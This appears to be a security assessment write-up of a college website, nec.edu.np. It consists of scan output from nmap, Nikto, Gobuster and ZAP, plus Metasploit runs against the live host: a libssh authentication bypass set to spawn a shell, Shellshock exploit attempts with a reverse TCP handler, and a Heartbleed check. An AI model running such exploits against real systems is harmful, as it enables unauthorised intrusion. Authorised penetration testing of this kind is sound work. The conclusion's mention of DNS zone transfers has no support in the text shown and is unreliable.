+ /public/: This might be interesting.
 /admin/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
 /board/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
 /faqman/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
 /php/index.php: Monkey Http Daemon default PHP file found. See: CWE-552
 /test.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
 /ccms/index.php: Admin login page/section found.
 /test.php: This might be interesting.
 /api/jsonws/index.jsp: Retrieved access-control-allow-origin header: *.
 26608 requests: 0 error(s) and 21 item(s) reported on remote host
 End Time:           2025-11-27 10:13:19 (GMT-6) (1417 seconds)
---------------------------------------------------------------------------
 1 host(s) tested
```

Image showing: http://110.44.125.106/test.php as vulnerability




```
┌──(nofear㉿NOFEAR)-[~]
└─$ nmap -sS -sV -O nec.edu.np
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-29 04:57 CST
Nmap scan report for nec.edu.np (110.44.125.106)
Host is up (0.0028s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE    VERSION
22/tcp  open  tcpwrapped
80/tcp  open  tcpwrapped
443/tcp open  tcpwrapped
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|VoIP adapter|general purpose
Running (JUST GUESSING): Oracle Virtualbox (98%), Slirp (98%), AT&T embedded (95%), QEMU (94%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:danny_gasparovski:slirp cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox Slirp NAT bridge (98%), AT&T BGW210 voice gateway (95%), QEMU user mode network gateway (94%)
No exact OS matches for host (test conditions non-ideal).

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.83 seconds
```

Image:Finding different open ports




```
msf > search libssh

Matching Modules
================

   #  Name                                     Disclosure Date  Rank    Check  Description
   -  ----                                     ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/libssh_auth_bypass  2018-10-16       normal  No     libssh Authentication Bypass Scanner
   1    \_ action: Execute                      .                .       .      Execute a command
   2    \_ action: Shell                        .                .       .      Spawn a shell


Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/ssh/libssh_auth_bypass
After interacting with a module you can manually set a ACTION with set ACTION 'Shell'

msf > use auxiliary/scanner/ssh/libssh_auth_bypass
[*] Setting default action Shell - view all 2 actions with the show actions command
msf auxiliary(scanner/ssh/libssh_auth_bypass) > set RHOSTS 110.44.125.106
RHOSTS ⇒ 110.44.125.106
msf auxiliary(scanner/ssh/libssh_auth_bypass) > check
[-] This module does not support check.
msf auxiliary(scanner/ssh/libssh_auth_bypass) > run
[*] 110.44.125.106:22 - Attempting authentication bypass
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/libssh_auth_bypass) > -
```

Image: expoliting auth_bypass




```
msf > use auxiliary/scanner/http/http_version
msf auxiliary(scanner/http/http_version) > set RHOSTS 110.44.125.106
RHOSTS ⇒ 110.44.125.106
msf auxiliary(scanner/http/http_version) > run
[+] 110.44.125.106:80 Apache/2.4.41 (Ubuntu)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Image: Scanning website




```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Exploit completed, but no session was created.
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > 
```

Image: Exploting apache_mod_cgi_bash_env_exec




```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/
TARGETURI ⇒ /cgi-bin/
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Exploit completed, but no session was created.
```

Image: seeting it to /cgi-bin and explloting it




```
┌──(nofear㉿NOFEAR)-[~]
└─$ nmap -p 8006 -sV 110.44.125.106
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-29 05:34 CST
Nmap scan report for 110.44.125.106
Host is up (0.00052s latency).

PORT     STATE    SERVICE       VERSION
8006/tcp filtered wpl-analytics

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.26 seconds
```

Img: Finding the Proxmox




```
msf > use auxiliary/scanner/http/title
msf auxiliary(scanner/http/title) > set RHOSTS 110.44.125.106
RHOSTS ⇒ 110.44.125.106
msf auxiliary(scanner/http/title) > set RPORT 8006
RPORT ⇒ 8006
msf auxiliary(scanner/http/title) > set SSL true
[!] Changing the SSL option's value may require changing RPORT!
SSL ⇒ true
msf auxiliary(scanner/http/title) > run
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/title) > use auxiliary/scanner/ssl/openssl_heartbleed
[*] Setting default action SCAN - view all 3 actions with the show actions command
msf auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 110.44.125.106
RHOSTS ⇒ 110.44.125.106
msf auxiliary(scanner/ssl/openssl_heartbleed) > set RPORT 8006
RPORT ⇒ 8006
msf auxiliary(scanner/ssl/openssl_heartbleed) > set SSL true
[!] Changing the SSL option's value may require changing RPORT!
SSL ⇒ true
msf auxiliary(scanner/ssl/openssl_heartbleed) > run
[*] 110.44.125.106:8006   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Img: SSL expolit attack (secured)



- Alerts (33)
  - Vulnerable JS Library
  - CSP: Failure to Define Directive with No Fallbac
  - CSP: Wildcard Directive (25)
  - CSP: script-src unsafe-eval (11)
  - CSP: script-src unsafe-inline (15)

Image: Vulnerability Found using ZAP



```
HTTP/1.1 200 OK
Date: Sat, 29 Nov 2025 12:52:06 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Wed, 06 Jul 2022 04:11:48 GMT
ETag: "c9c6-5e31b2af6e900"
Accept-Ranges: bytes
```


```
t){return e.isValid()?(t=j(t,e.localeData()),V[t]=V[t]||function(e){var t,n,s,i=e.match(N);
match(le(r,e))||[])[0])&&((a=h.substr(0,h.indexOf(s))).length>0&&c(e).unusedInput.push(a),h
=function(){return Pe(this.year(),this.month())},ln.week=ln.weeks=function(e){var t=this.lo
,t,n){n._d=new Date(1e3*parseFloat(e,10))}),ce("x",function(e,t,n){n._d=new Date(M(e))}),n.
```

- Alerts (33)
  - Vulnerable JS Library
  - CSP: Failure to Define Directive with No Fallbac
  - CSP: Wildcard Directive (25)
  - CSP: script-src unsafe-eval (11)
  - CSP: script-src unsafe-inline (15)

Key	Value
OWASP_2017_A09	https://owasp.org/www-project-top-ten/2017/A9_20…
CVE-2022-24785	https://nvd.nist.gov/vuln/detail/CVE-2022-24785
CVE-2022-31129	https://nvd.nist.gov/vuln/detail/CVE-2022-31129
OWASP_2021_A06	https://owasp.org/Top10/A06_2021-Vulnerable_and


Alerts 1 9 11 12 Main Proxy: localhost:8080 Current Status 0 0 0 0 0 0 0 0 0 0

Img: Showing ZAP UI



```
+ Target IP:          110.44.125.106
+ Target Hostname:    110.44.125.106
+ Target Port:        80
+ Start Time:         2025-11-29 05:46:41 (GMT-6)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Cookie XSRF-TOKEN created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ All CGI directories 'found', use '-C none' to test none
+ /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. The value is "127.0.1.1". See: http://cv
e.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0649
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD .
+ /gb/index.php?login=true: gBook may allow admin login by setting the value 'login' equal to 'true'. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE
-2002-1560
+ /test.php: Output from the phpinfo() function was found.
+ /news: This might be interesting.
+ /public/: This might be interesting.
+ /admin/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /board/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /faqman/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
 - STATUS: Completed 18610 requests: currently in plugin 'Nikto Tests'
- STATUS: Running average: 100 requests: 0.20790 sec, 10 requests: 0.2147 sec.
^[+ /php/index.php: Monkey Http Daemon default PHP file found. See: CWE-552
+ /test.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /ccms/index.php: Admin login page/section found.
+ /test.php: This might be interesting.
+ /api/jsonws/index.jsp: Retrieved access-control-allow-origin header: *.
+ 26664 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:           2025-11-29 07:05:59 (GMT-6) (4758 seconds)
---------------------------------------------------------------------------
```

Img: Using Nikot to find vulnerilibity



```
┌──(nofear㉿NOFEAR)-[~]
└─$ gobuster dir -u http://110.44.125.106 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://110.44.125.106
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/.htpasswd            (Status: 403) [Size: 279]
/admin                (Status: 302) [Size: 354] [--> http://110.44.125.106/login]
/alumni               (Status: 200) [Size: 53509]
/app                  (Status: 301) [Size: 314] [--> http://110.44.125.106/app/]
/career               (Status: 500) [Size: 339550]
/cgi-bin/             (Status: 301) [Size: 324] [--> http://110.44.125.106/public/cgi-bin]
/config               (Status: 301) [Size: 317] [--> http://110.44.125.106/config/]
/contact-us           (Status: 200) [Size: 41912]
/css                  (Status: 301) [Size: 321] [--> http://110.44.125.106/public/css/]
/database             (Status: 301) [Size: 319] [--> http://110.44.125.106/database/]
/events               (Status: 200) [Size: 66621]
/favicon.ico          (Status: 200) [Size: 0]
/faculty              (Status: 200) [Size: 77115]
/forgot-password      (Status: 200) [Size: 3721]
```

Img: Using gobister to find the least secured

9. Conclusion

The security analysis of nec.edu.np demonstrates a baseline level of security with effective firewall filtering on management ports. However, the presence of exploitable misconfigurations (DNS zone transfers, sensitive file exposure) and outdated software components presents a tangible risk to the integrity of the college's data.